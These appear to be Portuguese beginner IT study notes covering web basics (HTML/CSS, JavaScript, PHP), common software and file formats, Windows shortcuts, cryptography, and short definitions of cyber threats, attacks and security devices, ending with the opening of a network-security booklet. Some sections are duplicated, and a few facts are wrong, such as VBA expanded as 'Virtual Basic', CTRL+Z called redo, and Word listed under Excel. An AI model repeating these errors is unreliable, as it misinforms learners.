<link rel="stylesheet" type="text/css" href="aqui entra o link do seu arquivo externo">
```

- Crie um documento novo e o salve com o nome de estilo.css, coloque o código abaixo:

```
h1{
  font-style: italic;
}
#fundo{
  background-color: #a3a9fa;
}
.paragrafo{
  color: red;
}
.paragrafo2{
  color: #0018ff;
}
```

No código html coloque o código de linkagem, ficará assim:

```
<html>
<head>
  <title>Código CSS - Entendendo a folha de estilos</title>
<link rel="stylesheet" type="text/css" href="estilo.css">
</head>
<body>
<div id="fundo">
  <h1>Sou a tag h1</h1>

  <p class="paragrafo">Lorem ipsum dolor sit amet, consectetur adipiscing elit.
  Duis ultrices feugiat ullamcorper. Cras ut tristique velit. Fusce euismod turpis at
  lorem vestibulum malesuada. Mauris porttitor sem vitae leo tincidunt varius. Nunc
  vulputate interdum sem, eu semper metus suscipit ut. Sed eget ante metus. Fusce leo
  ante, aliquam in sagittis id, auctor quis turpis. Donec vitae magna quis mi dignissim
  auctor quis eget augue.</p>

  <p class="paragrafo2">Lorem ipsum dolor sit amet, consectetur adipiscing elit.
  Duis ultrices feugiat ullamcorper. Cras ut tristique velit. Fusce euismod turpis at
  lorem vestibulum malesuada. Mauris porttitor sem vitae leo tincidunt varius. Nunc
  vulputate interdum sem, eu semper metus suscipit ut. Sed eget ante metus. Fusce leo
  ante, aliquam in sagittis id, auctor quis turpis. Donec vitae magna quis mi dignissim
  auctor quis eget augue.</p>
</div>

</body>
</html>
```

HTML + CSS Externo

- Agora veremos a declaração de CSS mais utilizada, a externa. Basicamente ela se consiste em você colocar todo o código CSS em um arquivo externo .css e no html você apenas linkar/chamar esse arquivo para que o código seja estilizado. Ou seja, você vai chamar o CSS no HTML;

```
<link rel="stylesheet" type="text/css" href="aqui entra o link do seu arquivo externo">
```

- Crie um documento novo e o salve com o nome de estilo.css, coloque o código abaixo:

```
h1{
  font-style: italic;
}
#fundo{
  background-color: #a3a9fa;
}
.paragrafo{
  color: red;
}
.paragrafo2{
  color: #0018ff;
}
```

No código html coloque o código de linkagem, ficará assim:

```
<html>
<head>
  <title>Código CSS - Entendendo a folha de estilos</title>
<link rel="stylesheet" type="text/css" href="estilo.css">
</head>
<body>
<div id="fundo">
  <h1>Sou a tag h1</h1>

  <p class="paragrafo">Lorem ipsum dolor sit amet, consectetur adipiscing elit.
  Duis ultrices feugiat ullamcorper. Cras ut tristique velit. Fusce euismod turpis at
  lorem vestibulum malesuada. Mauris porttitor sem vitae leo tincidunt varius. Nunc
  vulputate interdum sem, eu semper metus suscipit ut. Sed eget ante metus. Fusce leo
  ante, aliquam in sagittis id, auctor quis turpis. Donec vitae magna quis mi dignissim
  auctor quis eget augue.</p>

  <p class="paragrafo2">Lorem ipsum dolor sit amet, consectetur adipiscing elit.
  Duis ultrices feugiat ullamcorper. Cras ut tristique velit. Fusce euismod turpis at
  lorem vestibulum malesuada. Mauris porttitor sem vitae leo tincidunt varius. Nunc
  vulputate interdum sem, eu semper metus suscipit ut. Sed eget ante metus. Fusce leo
  ante, aliquam in sagittis id, auctor quis turpis. Donec vitae magna quis mi dignissim
  auctor quis eget augue.</p>
</div>

</body>
</html>
```

JAVASCRIPT

- JavaScript é uma linguagem de programação que permite implementar funcionalidades mais complexas em páginas web.

  A cada momento uma página web faz mais do que apenas mostrar informações estáticas para você - elas mostram em tempo real conteúdos atualizados, ou mapas interativos, animações gráficas em 2D/3D, vídeos, etc., você pode apostar que o javascript provavelmente está envolvido.

- Exemplo:

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
    <script type="text/javascript">
      alert("Olá, seja bem vindo ao Linha de Código.")
    </script>
  </head>
  <body>
  </body>
</html>
```

PHP

- O PHP (um acrônimo recursivo para PHP: Hypertext Preprocessor) é uma linguagem de script open source de uso geral, muito utilizada, e especialmente adequada para o desenvolvimento web e que pode ser embutida dentro do HTML.

- **Exemplo:**

```
<!DOCTYPE HTML>
<html>
    <head>
        <title>Exemplo</title>
    </head>
    <body>

        <?php
            echo "Olá, eu sou um script PHP!";
        ?>

    </body>
</html>
```

SOFTWARES

TEAMVIEWER

- O TeamViewer é um pacote de software proprietário para acesso remoto, compartilhamento de área de trabalho, conferência online e transferência de arquivos entre computadores. O programa opera dentro dos sistemas operacionais: Microsoft Windows, OS X, Linux, iOS, Android, Windows RT e Windows Phone.

- **Exemplo:**

https://www.youtube.com/watch?v=Ha5DGUj11aI

WINSCP

- WinSCP é um cliente livre e de código aberto para os protocolos SFTP, SCP e FTP, para a plataforma Microsoft Windows. Sua principal função é a transferência segura de arquivos entre um computador local e um remoto.
- **Exemplo:**

https://www.youtube.com/watch?v=C0Joz54-n7U

SAP

- SAP é um software voltado para gestão empresarial criado por uma organização alemã. A sigla é uma abreviação de "*Systeme, Anwendungen und Produkte in der Datenverarbeitung*". Em português, o termo significa "Sistemas, Aplicativos e Produtos para Processamento de Dados".
- O SAP é um tipo de ERP (Enterprise Resource Planning) que integra perfeitamente todos os departamentos da empresa, desde o RH até a emissão de nota fiscal. O sistema oferece soluções que podem ser customizadas para qualquer tipo de indústria e funciona por meio de módulos. **Alguns dos principais módulos SAP são:FI**: o Financial Accounting é responsável pela parte financeira da empresa;
- **CO**: o módulo Controlling fornece soluções para administração dos processos decisórios da empresa;
- **SD**: Sales and Distribution é responsável por gerenciar vendas;
- **MM**: o Material Management é voltado para cadastro e gerenciamento de tudo o que é relacionado a materiais;
- **PP**: o modulo Production Planning and Control gerencia tudo o que é relacionado ao processo de produção;
- **QM**: por fim, o Quality Management é voltado para o processo de gerenciamento de qualidade.

ACCESS

- Microsoft **Access** (nome completo Microsoft Office**Access**), conhecido por MSAccess, é um sistema de gerenciamento de banco de dados da Microsoft, incluído no pacote do Microsoft Office Professional, que combina o Microsoft Jet Database Engine com uma interface gráfica do utilizador (graphical user interface).

- Extensão: .mdb

MySQL

- O MySQL é um sistema de gerenciamento de banco de dados, que utiliza a linguagem SQL como interface. É atualmente um dos sistemas de gerenciamento de bancos de dados mais populares da Oracle Corporation, com mais de 10 milhões de instalações pelo mundo.

POWERPOINT

- Microsoft PowerPoint é um programa utilizado para criação/edição e exibição de apresentações gráficas, originalmente escrito para o sistema operacional Windows e portado para a plataforma Mac OS X. A versão para Windows também funciona no Linux através da camada de compatibilidade Wine;
- Extensão: .PPTX

EXCEL

- O Microsoft Office Excel é um editor de planilhas produzido pela Microsoft para computadores que utilizam o sistema operacional Microsoft Windows, além de computadores Macintosh da Apple Inc. e dispositivos móveis como o Windows Phone, Android ou o iOS.
- Extensão: .XLS

EXCEL

- O Microsoft Word é um processador de texto produzido pela Microsoft Office Foi criado por Richard Brodie para computadores IBM PC com o sistema operacional DOS em 1983. Mais tarde foram criadas versões para o Apple Macintosh, SCO UNIX e Microsoft Windows. Faz parte do conjunto de aplicativos Microsoft Office.
- Extensão: .DOCX

PDF

- O PDF é um formato de arquivo, desenvolvido pela Adobe Systems em 1993, para representar documentos de maneira independente do aplicativo, do hardware e do sistema operacional usados para criá-los.
- Extensão: .PDF

JPG

- JPEG é um método comum usado para comprimir imagens fotográficas. O grau de redução pode ser ajustado, o que permite a você escolher o tamanho de armazenamento e seu compromisso com a qualidade da imagem. Geralmente se obtém uma compressão pouco perceptível na perda de qualidade da imagem
- Extensão: .JPG

PNG

- A sigla .png significa "Portable Network Graphics", algo como "gráficos portáteis de rede", e, como o nome indica, ela foi criada para facilitar a troca de imagens pela internet. Assim como o .jpg, esse formato usa compressão para reduzir o peso dos arquivos; diferentemente de .jpg, no entanto, o tipo de compressão que o .png usa não implica tanta perda de qualidade - especialmente no caso de arquivos gráficos.
- Extensão: .PNG

GIF

- Uma característica dos GIFs você com certeza já conhece: eles podem ter vários quadros animados, o que permite que funcionem como pequenos vídeos leves e repetitivos. Essa característica fez com que o formato .gif se tornasse um dos mais amados da era pós-banda larga da internet (antes da banda larga, sites com muitos GIFs ficavam pesados demais).
- Extensão: .GIF

DLL

- Uma DLL é uma biblioteca que contém código e dados que podem ser usados por mais de um programa ao mesmo tempo. Por exemplo, em sistemas operacionais Windows, a DLL Comdlg32 executa funções comuns relacionadas à caixa de diálogo. Portanto, cada programa pode usar a funcionalidade contida dessa DLL para implementar uma caixa de diálogo **Abrir** .Isso ajuda a promover a reutilização de código e o uso de memória eficiente.

- Ao usar uma DLL, um programa pode ser modularizado em componentes separados. Por exemplo, um programa de contabilidade pode ser vendido por módulo. Cada módulo pode ser carregado para o programa principal em tempo de execução se o módulo é instalado. Como os módulos são separados, o tempo de carregamento do programa é mais rápido e um módulo é carregado somente quando essa funcionalidade é solicitada.

- Além disso, as atualizações são mais fáceis de se aplicar a cada módulo sem afetar outras partes do programa. Por exemplo, talvez você tenha um programa de folha de pagamento e as taxas de impostos são alteradas a cada ano. Quando essas alterações são isoladas para uma DLL, você pode aplicar uma atualização sem a necessidade de criar ou instalar o programa novamente.

RAR, ZIP e TAR

- RAR é um formato proprietário de compactação de arquivos muito difundido pela Internet. A compressão RAR foi desenvolvida por Eugene Roshal Entre as principais características disponíveis: Alta taxa de compressão. Suporte a arquivos grandes. Capacidade de gerar vários volumes de um mesmo arquivo.

- Zip [zip] é um formato de compactação de arquivos muito difundido pela Internet. Atualmente, o formato já tem compatibilidade nativa com vários sistemas operacionais, como o Windows da Microsoft Windows, que já permite compactar e descompactar arquivos no formato zip sem o uso de softwares adicionais instalados.
- TAR ou tar, é um formato de arquivamento de arquivos. Apesar do nome "tar" ser derivado de "tape archive", o seu uso não se restringe a fitas magnéticas. Ele se tornou largamente usado para armazenar vários arquivos em um único, preservando informações como datas e permissões.

EXE

- EXE é uma extensão de arquivos ou ficheiros que podem ser executados por computadores que estejam executando algum sistema operacional Microsoft Windows. Em tais sistemas, aplicações podem ser iniciadas a partir de um ficheiro com extensão EXE.

HYPERLINK

- Uma hiperligação, um liame/ligame, ou simplesmente uma ligação (em inglês, **hyperlink** e link), é uma referência dentro de um documento em hipertexto a outras partes desse documento ou a outro documento.

UPLOAD E DOWNLOAD

- Em tecnologia, **download e upload**, em português descarregamento/transferência e carregamento (substantivos) ou, descarregar/transferir e carregar (verbos), são termos, no âmbito da comunicação em redes de computadores, utilizados para referenciar a transmissão de dados de um dispositivo para outro através de um canal de comunicação.

CRIPTOGRAFIA

- Criptografia ou criptologia é o estudo e prática de princípios e técnicas para comunicação segura na presença de terceiros, chamados "adversários". Mais geralmente, a criptografia refere-se à construção e análise de protocolos que impedem terceiros, ou o público, de lerem mensagens privadas.

TIPOS DE CRIPTOGRAFIA

- **Chave simétrica** É o tipo de chave mais simples e a mesma chave é utilizada tanto pelo emissor quanto por quem recebe a informação. Ou seja, a mesma chave é utilizada para codificação e para a decodificação dos dados.
- **Chave assimétrica** Também conhecida como "chave pública", a chave assimétrica trabalha com duas chaves: uma privada e outra pública. Nesse método, uma pessoa deve criar uma chave de codificação e enviá-la a quem for lhe mandar informações. Essa é a chave pública. Uma outra chave deve ser criada para a decodificação. Esta, a chave privada, é secreta.

TIPOS DE CRIPTOGRAFIA

- **Criptografia nas redes sem fio** As redes wireless abriram uma brecha enorme na segurança dos dados. Isso porque os dados podem ser facilmente interceptados com algum conhecimento técnico. Isso obrigou o desenvolvimento de técnicas de criptografia para tornar esse tipo de comunicação viável, não só para empresas que decidem conectar seus usuários por meio de redes sem fio, mas também para que os usuários domésticos possam realizar suas transações financeiras com mais segurança e privacidade.
- **Assinatura Digital** Um recurso conhecido por Assinatura Digital é muito usado com chaves públicas. Trata-se de um meio que permite provar que um determinado documento eletrônico é de procedência verdadeira.
- Quem recebe um documento assinado digitalmente usa a chave pública fornecida pelo emissor para se certificar da origem. Além disso, a chave é integrada ao documento – isso implica que qualquer alteração realizada nas informações vai invalidar o documento.
- **Criptografia Quântica** Este tipo de codificação de informação difere dos demais métodos criptográficos porque não precisa do segredo nem do contato prévio entre as partes.

ATALHOS DO WINDOWS

- Tecla Windows: Abre menu Iniciar
- Tecla Windows + D: Vai direto para a área de trabalho
- Windows + M: Minimiza todas as janelas ativas de uma só vez
- Windows + R: Abre o menu “executar”
- Windows + E: Abre o gerenciador de arquivos
- Windows + Pause Break: Abre as propriedades do sistema
- Windows + U: Abre o gerenciador de utilitários
- Windows + L: Bloqueia o acesso ou troca o usuário
- CTRL + ESC: Abre menu iniciar também
- CTRL + ALT + DEL: Abre gerenciador de tarefas
- CTRL + SHIFT + ESC: Abre o gerenciador de tarefas e permite a troca do usuário
- ALT+TAB: Alterna as Janelas
- SHIFT+ ALT+ TAB: Abre todas as janelas ativas

ATALHOS DO WINDOWS

- ALT+ESC: Abre a janela anterior
- CTRL+TAB: Alterna janelas nos navegadores de internet
- CTRL+SHIFT+WINDOWS+B: Descongela a tela, caso pc trave
- Windows + Seta (baixo,esquerda,direita e cima): Leva a janela do programa para algum desses cantos
- Windows + P: Serve para abrir a opção de espelhamento de tela
- CTRL+P: Atalho para imprensão
- CTRL+C: Copia
- CTRL+V: Cola
- CTRL+X: Recorta
- CTRL+Z: Refaz
- CTRL+Y: Refaz o CTRL+Z
- CTRL+A: Seleciona tudo
- Windows + - ou +: Diminui ou amenta o zoom

ATALHOS DO EXCEL

- A Parte mais chata do excel é ter que ficar selecionado, movendo e efetuando calculo célula por célula;
- Porém existe atalhos que podem otimizar essa questão, confira.
- https://ninjadoexcel.com.br/atalhos-excel/

JAVA

- Java é uma linguagem de programação orientada a objetos desenvolvida na década de 90 por uma equipe de programadores chefiada por James Gosling, na empresa Sun Microsystems. Em 2008 o Java foi adquirido pela empresa Oracle Corporation.

MACRO

- Uma **macro** (abreviação para **macroinstrução**), em ciência da computação, é uma regra ou padrão que especifica como uma certa sequência de entrada (frequentemente uma sequência de caracteres) deve ser mapeada para uma substituição de sequência de saída (também frequentemente uma sequência de caracteres) de acordo com um procedimento definido. O processo de mapeamento que instancia (transforma) uma utilização de macro em uma sequência específica é conhecido como *expansão de macro*. O recurso de escrita de macros pode ser fornecido como parte de um software aplicativo ou como uma parte de uma linguagem de programação. No primeiro caso, as macros são usadas para realizar tarefas usando o aplicativo menos repetitivo. No outro caso, elas são uma ferramenta que permite um programador habilitar a reutilização de código ou mesmo projetar linguagens de domínio específico.

MACRO OFFICE

- O Microsoft Office mantém diversas instruções macros gravadas em seu interior. Estas instruções são padrão entre os diversos aplicativos do pacote. Atalhos são definidos e estão disponíveis para todos os usuários.
- Ctrl + P = imprimir; arquivo
- Ctrl + T = selecionar; tudo
- Ctrl + B = salvar
- Ctrl + N = negrito
- Ctrl + I = itálico
- Ctrl + S = sublinhado
- Ctrl + C = copiar
- Ctrl + V = colar
- Além disso, podemos gravar novas instruções e usar os atalhos disponíveis, criar um botão ou acessá-las usando Alt+F8 no teclado.
- Usando macros, é possível, por exemplo, imprimir arquivo de única página várias vezes com números diferentes a cada impressão, colar especial valores dentro do Excel sem repetir esta operação diversas vezes, estas ações permitem que os usuários trabalhem com maior facilidade.

VBA

- **VBA** é uma sigla para “Virtual Basic for Applications” e, de forma resumida, permite que o usuário aplique alguns recursos de programação em documentos do Microsoft Office.

SEGURANÇA DA INFORMAÇÃO

O QUE É SEGURANÇA DA INFORMAÇÃO?

- Segurança da informação diz respeito ao **conjunto de ações para proteção de um grupo de dados, protegendo o valor que ele possui**, seja para um indivíduo específico no âmbito pessoal, seja para uma organização.
- Ela não está restrita a sistemas comunicacionais, se aplicando a todos os aspectos de proteção de dados.

5 PILARES DA SEGURANÇA DA INFORMAÇÃO

- **Confidencialidade**: Somente as pessoas autorizadas terão acesso às informações;
- **Integridade**: As informações serão confiáveis e exatas. Pessoas não autorizadas não podem alterar os dados;
- **Disponibilidade**: O acesso às informações sempre que for necessário por pessoas autorizadas;
- **Autenticidade**: Garante que em um processo de comunicação os remetentes não se passem por terceiros e nem que a mensagem sofra alterações durante o envio;
- **Legalidade**: Garante que as informações foram produzidas respeitando a legislação vigente.

FAMILIA ISO 27000

- As normas da família ISO/IEC 27000 convergem para o Sistema de Gestão de Segurança da Informação, tendo como as normas mais conhecidas as ISO 27001 e ISO 27002. São relacionadas à segurança de dados digitais ou sistemas de armazenamento eletrônico.

ISO 27001

- A norma ISO 27001 é o padrão e a referência Internacional para a gestão da Segurança da informação, assim como a ISO 9001 é a referência Internacional para a certificação de gestão em Qualidade.

A norma ISO 27001 tem vindo, de forma continuada, a ser melhorada ao longo dos anos e deriva de um conjunto anterior de normas, nomeadamente a ISO 27001 e a BS7799 (British Standards). A sua origem remota na realidade a um documento publicado em 1992 por um departamento do governo Britânico que estabelecia um código de práticas relativas à gestão da Segurança da Informação.

Ao longo dos anos, milhares de profissionais contribuíram com o seu know-how e experiência para o estabelecimento de um Standard estável e maduro, mas que certamente continuará a evoluir ao longo dos tempos.

A norma tem como principio geral a adopção pela organização de um conjunto de requisitos, processos e controlos com o objetivo de mitigarem e gerirem adequadamente o risco da organização.

ISO 27002

- Em 1995, as organizações internacionais ISO (The International Organization for Standardization) e IEC (International Electrotechnical Commission) deram origem a um grupo de normas que consolidam as diretrizes relacionadas ao escopo de Segurança da Informação, sendo representada pela série 27000. Neste grupo, encontra-se a **ISO/IEC 27002** (antigo padrão 17799:2005), norma internacional que estabelece código de melhores práticas para apoiar a implantação do Sistema de Gestão de Segurança da Informação (SGSI) nas organizações.
- Através do fornecimento de um guia completo de implementação, ela descreve como os controles podem ser estabelecidos. Estes controles, por sua vez, devem ser escolhidos com base em uma avaliação de riscos dos ativos mais importantes da empresa. Ao contrário do que muitos gestores pensam, a **ISO 27002** pode ser utilizada para apoiar a implantação do SGSI em qualquer tipo de organização, pública ou privada, de pequeno ou grande porte, com ou sem fins lucrativos; e não apenas em empresas de tecnologia.

AMEAÇAS CIBERNÉTICAS

- **Data Breach (vazamento de dados)** – é um incidente de segurança em que dados confidenciais e protegidos são copiados, transmitidos, roubados ou usados por um indivíduo não autorizado. Na nossa indústria, refere-se ao roubo de dados do cartão de crédito, como número, data de validade e código de segurança. O ano de 2018 pode ter um contínuo aumento no ataque a servidores, com o intuito de roubo de dados sensíveis;
- **Malware** – são códigos maliciosos que tem como alvo o e-commerce, com o objetivo de roubar dados sensíveis e informações pessoais dos consumidores, como números de cartão ou dados da conta corrente para serem usados ilegalmente, ou vendidos. O malware pode estar localizado no código fonte do site do próprio e-commerce, ou remotamente em um domínio separado, carregado pelo site do comércio. São normalmente ativados no check out da venda, quando os dados dos cartões são inseridos;

AMEAÇAS CIBERNÉTICAS

- **IoT (Internet of Things)** – a internet das coisas, conforme se expande e evolui, traz imensuráveis oportunidades de uso, mas também aumenta a exposição a ameaças, uma vez que milhões de dispositivos conectados à rede ainda não têm a proteção devida, tornando relativamente fácil a ação de hackers em assumir seus controles. O que os criminosos podem fazer é utilizar um "kit botnet" (um malware que permite ao hacker obter o controle remoto completo do sistema, transformando o computador em um "zumbi"), facilmente comprado na deep web;
- **Ransomware** – um malware que restringe o acesso ao sistema infectado e cobra um resgate para que o acesso seja restabelecido. É um "sequestro virtual". Acredita-se que os ataques ransomware irão diminuir em quantidade, mas tenderão a se aprofundar na qualidade. Os alvos destes tipos de ataques migrarão cada vez mais de indivíduos para empresas;
- **Worms** – a diferença entre worms e os vírus antigos é que os worms são softwares autônomos, ou seja, não exigem que um humano os envie. Em vez disso, uma vez que o vírus infecta um sistema, ele tem o poder de se replicar em toda a rede;

AMEAÇAS CIBERNÉTICAS

- **Fraude Limpa** – modalidade em que os fraudadores, de posse dos dados dos portadores, realizam compras fraudulentas imitando o perfil dos clientes verdadeiros. Se no passado os fraudadores tentavam fazer transações de alto valor, o que rapidamente disparava os alarmes dos sistemas antifraude, agora estes fazem transações de valor mais baixo. Ao passarem pelos filtros dos sistemas antifraude, demandam maior acuracidade e levam mais tempo para serem detectados;
- **Fraude em boleto** – trata-se da alteração da conta corrente do destinatário que receberia o valor a ser pago no boleto para a conta de um terceiro, em comunhão com um fraudador. A alteração pode ser feita manualmente, por meio da troca do boleto impresso por um falso, ou remotamente, ao utilizar malwares infectados nos computadores ou celulares. “Boletos Registrados” recentemente implantados tendem a mitigar esses ataques.

AMEAÇAS CIBERNÉTICAS

- **Serviços DDoS-for-Hire** – os serviços de ataque de negação de serviço distribuído (DDoS) “por aluguel” foram substituídos por botnets também “por aluguel” e isto ampliará o acesso dos criminosos a ferramentas e a serviços de DDoS-for-hire com maior poder de processamento, maior banda de rede e menor custo;
- **Novas formas de autenticação** – as formas de autenticação do portador têm se sofisticado, deixando de ser apenas a senha. A biometria é uma forma de autenticação que tem crescido bastante, uma vez que se torna cada vez mais amigável, uma vez que se torna cada vez mais amigável a sua utilização pelo consumidor final, como, por exemplo, o reconhecimento facial ou digital;
- **IA (inteligência artificial)** – as ferramentas de prevenção de fraudes que analisam o comportamento de diversas variáveis se sofisticarão, tornando-se cada vez mais inteligentes e retroalimentadas. O uso de sistemas antifraudes mais robustos, que conhecem o comportamento de cada consumidor, permite a detecção de ataques de fraude ainda em seus estágios iniciais.

ATAQUES CIBERNÉTICOS

Backdoor

- Blackdoor é um tipo de trojan (cavalo de troia) que permite o acesso e o controle do sistema infectado. O usuário que infectou pode muito bem modificar, excluir ou instalar arquivos, mandar e-mails, excluir, enfim, fazer o que quiser.

Ataque DoS

- O ataque Dos é uma sobrecarga num servidor ou num computador para que seus recursos fiquem indisponíveis ao usuário. É feito por um único computador criando vários pedidos em determinado site.

Ataque DDoS

- Esse tipo de ataque consiste em um computador mestre utilizar vários (milhões até) outros computadores para atacar determinado site. É uma evolução do DoS.

Ataque DMA

- É um ataque de acesso direto à memória, permitindo que diversos programas acessem a memória do dispositivo.

ATAQUES CIBERNÉTICOS

Eavesdropping

- O eavesdropping é uma técnica hacker que viola a confidencialidade, fazendo uma varredura sem autorização nas informações do dispositivo atacado.

Spoofing

- Spoofing é uma falsificação de IP (protocolo de internet). Ou seja, ele falsifica a comunicação entre os dispositivos fingindo ser uma fonte confiável.

Engenharia Social

- Essa técnica vem da psicologia e explora os erros humanos como ferramenta. É comum em questionários Google que pedem senhas e coisas do tipo.

Manipulação de URL

- Nesse caso, o hacker manipula o site para ter acesso a partes que somente pessoas autorizadas podem acessar.

ATAQUES CIBERNÉTICOS

Phising

- Esse caso entra dentro de “engenharia social”, pois o hacker se passa por uma pessoa confiável para roubar os dados de seu alvo.

Escalonamento de privilégios

- Após um acesso já atacado, o invasor tenta obter mais acessos de dados dentro do dispositivo atacado. Isso é feito com a análise interna da vulnerabilidade do computador e assim se “escava” dentro do dispositivo por mais dados.

Shoulder Surfing

- É mais um erro humano que consiste em espionar usuários enquanto acessam suas contas e computador.

Decoy

- Consiste em simular um programa seguro ao usuário alvo. Assim, ao efetuar login, o programa armazena as informações para serem usadas mais tarde pelos hackers.

ATAQUES CIBERNÉTICOS

Bluesnarfing

- Esse tipo de ataque acontece geralmente com usuários utilizando o Bluetooth. O hacker entra no smartphone via Bluetooth e utiliza livremente os dados.

Bluejacking

- Este tipo de ataque envia imagens, mensagens de texto e sons aos dispositivos próximos a ele via Bluetooth. Além invadir a privacidade do usuário atacado, o programa encaminha spam aos usuários próximos.

ATAQUES CIBERNÉTICOS

Bluesnarfing

- Esse tipo de ataque acontece geralmente com usuários utilizando o Bluetooth. O hacker entra no smartphone via Bluetooth e utiliza livremente os dados.

Bluejacking

- Este tipo de ataque envia imagens, mensagens de texto e sons aos dispositivos próximos a ele via Bluetooth. Além invadir a privacidade do usuário atacado, o programa encaminha spam aos usuários próximos.

DISPOSITIVOS DE SEGURANÇA

IDS

- **Sistema de detecção de intrusos** ou também conhecido como **Sistema de detecção** de intrusão (em inglês: **Intrusion detection system** - IDS) refere-se aos meios técnicos de descobrir em uma rede acessos não autorizados que podem indicar a ação de um cracker ou até mesmo de funcionários mal intencionados.

IPS

- Intrusion Prevention System - IPS (Sistema de Prevenção de Intrusos) é uma solução tecnológica que atua na precaução e no combate de ameaças em ambientes de redes, de forma mais consistente que seus antecessor: o Intrusion Detection System - IDS (Sistema de detecção de intrusos. Enquanto o IDS é considerada uma solução passiva, o IPS é uma solução ativa.

DISPOSITIVOS DE SEGURANÇA

Firewall

- **Firewall** é uma solução de segurança baseada em hardware ou software (mais comum) que, a partir de um conjunto de regras ou instruções, analisa o tráfego de rede para determinar quais operações de transmissão ou recepção de dados podem ser executadas.

WAF

- Um firewall de aplicativo da Web filtra, monitora e bloqueia o tráfego HTTP para e de um aplicativo da Web. Um WAF é diferenciado de um firewall regular em que um WAF é capaz de filtrar o conteúdo de aplicativos da Web específicos, enquanto os firewalls regulares servem como um portão de segurança entre os servidores.

DISPOSITIVOS DE SEGURANÇA

HoneyPot

- **Honeypot** (tradução livre para o português: "pote de mel") é uma ferramenta que tem a função de propositalmente simular falhas de segurança de um sistema e colher informações sobre o invasor. É uma espécie de armadilha para invasores. O **honeypot** não oferece nenhum tipo de proteção.

HoneyNet

- Uma *Honeynet* é uma ferramenta de pesquisa, que consiste de uma rede projetada especificamente para ser comprometida, e que contém mecanismos de controle para prevenir que seja utilizada como base de ataques contra outras redes

DISPOSITIVOS DE SEGURANÇA

Antivírus e Antimalware

- Os **antivírus** ou **antimalwares** são programas desenvolvidos para prevenir, detectar e eliminar vírus de computador e outros tipos de softwares nocivos ao sistema operacional.

CONCEITO DE HACKER E CRACKER

Hacker

- É um individuo com grandes conhecimentos em computação, ao qual descobre soluções e efetua melhorias em um sistema.

Cracker

- É um individuo com mesmo conhecimento de um Hacker, porém ele realiza ataques cibernéticos para benefícios próprios.

FONTES DE ESTUDO E CONSULTA:

https://www.techtudo.com.br/artigos/noticia/2012/11/entenda-o-que-e-sata-e-qual-diferenca-para-o-ide.html
https://www.gta.ufrj.br/grad/01_1/levitan/caracide.htm
https://pt.wikipedia.org/wiki/Processamento_de_dados
https://www.techtudo.com.br/artigos/noticia/2012/02/o-que-e-processador.html
https://www.tecmundo.com.br/o-que-e/244-o-que-e-bios-.htm
https://pt.wikipedia.org/wiki/Algoritmo
https://www.tecmundo.com.br/processadores/2760-tabela-de-processadores-intel.htm
https://pt.slideshare.net/elainececiliagatto/endereamento-de-memria?from_action=save
https://www.linkedin.com/pulse/modelo-osi-o-que-%C3%A9-quem-criou-como-funciona-dayane-rosa/
https://canaltech.com.br/internet/o-que-e-dns/
https://www.ateomomento.com.br/o-modelo-osi-e-suas-7-camadas/
http://blog.unipe.br/graduacao/voce-conhece-os-principais-tipos-de-redes-de-computadores
https://www.tecmundo.com.br/o-que-e/780-o-que-e-tcp-ip-.htm
https://www.infowester.com/dhcp.php
https://www.tecmundo.com.br/internet/57947-internet-diferenca-entre-protocolos-udp-tcp.htm
https://developer.mozilla.org/pt-BR/docs/Web/HTTP/Overview
https://pt.wikipedia.org/wiki/Hyper_Text_Transfer_Protocol_Secure
https://pt.wikipedia.org/wiki/Duplex
http://www.helpdigitalti.com.br/blog/o-que-e-firewall-conceito-tipos-e-arquiteturas
https://juliobattisti.com.br/artigos/windows/tcpip_p20.asp

FONTES DE ESTUDO E CONSULTA 2:

https://www.palpitedigital.com/o-que-e-um-switch/
https://olhardigital.com.br/noticia/o-que-e-e-para-que-serve-uma-vpn/37913
https://azure.microsoft.com/pt-br/overview/what-is-cloud-computing/
https://tecnologia.culturamix.com/sistemas-operacionais/os-tipos-de-sistemas-operacionais
https://www.youtube.com/watch?v=EaQ1_zVSqt0 Windows
https://www.youtube.com/watch?v=DeytZCU_wIw Questões de concursos #1
https://www.techtudo.com.br/noticias/noticia/2015/03/linux-tudo-o-que-voce-precisa-saber-antes-de-comecar-usar.html
https://www.devmedia.com.br/conceitos-fundamentais-de-banco-de-dados/1649
https://www.impacta.com.br/blog/2017/08/07/conheca-alguns-diferentes-tipos-de-bancos-de-dados/
http://portalwebdesigner.com/programacao/
https://www.devmedia.com.br/html-basico-codigos-html/16596
https://www.devmedia.com.br/codigo-css-entendendo-a-folha-de-estilos/37459
https://developer.mozilla.org/pt-BR/docs/Aprender/JavaScript
https://www.php.net/manual/pt_BR/intro-whatis.php
https://www.devmedia.com.br/javascript-tutorial/37257
https://www.php.net/manual/pt_BR/indexes.examples.php
https://support.microsoft.com/pt-br/help/815065/what-is-a-dll
https://olhardigital.com.br/dicas_e_tutoriais/noticia/jpg-png-gif-e-bmp-quais-as-diferencas-entre-os-principais-formatos-de-imagens/68891
https://ostec.blog/padronizacao-seguranca/iso-27002-boas-praticas-gsi

FONTES DE ESTUDO E CONSULTA 3:

http://www.securityreport.com.br/overview/as-principais-ameacas-ciberneticas-previstas-para-2018/#.XRKrq-hKi00
https://blog.hdstore.com.br/tipos-ataques-ciberneticos/
https://pt.wikipedia.org/wiki/Antiv%C3%ADrus
https://www.cert.br/docs/whitepapers/honeypots-honeynets/

QUESTÕES DE CONCURSO

https://www.estudegratis.com.br/questoes-de-concurso/materia/informatica
https://questoes.grancursosonline.com.br/informatica-microinformatica
http://www.mapadaprova.com.br/questoes/de/informatica-basica

FINISH

CURTAS AS SEGUINTES PÁGINAS:

CYBER SECURITY UP
EXPERIENCE SECURITY
H4K SECURITY
CAVALEIROS DA INFORMÁTICA
aCCESS

Modulo 1

Network Security 1.0

INTRODUÇÃO A SEGURANÇA DE REDES 1.0

JOAS ANTONIO

SOBRE O LIVRO

- Conceitos básicos de redes e segurança de redes de computadores;
- Um livro básico para iniciantes na área de segurança;
- Baseado em conteúdos de certificações;
- Um livro teórico que contém apenas conceitos;

SOBRE O AUTOR

- Nome: JoasAntonio;
- Entusiasta e apaixonado por Segurança da Informação;
- Apenas gosto de escrever e contribuir com a comunidade de segurança da informação;

CONCEITOS DE REDES DE COMPUTADORES

O QUE É REDES DE COMPUTADORES?

- Uma rede de computadores é um grupo de sistemas de computadores e outros dispositivos de hardware de computação que estão ligados entre si através de canais de comunicação para facilitar a comunicação e o compartilhamento de recursos entre uma ampla gama de usuários. Redes são geralmente classificadas com base em suas características.
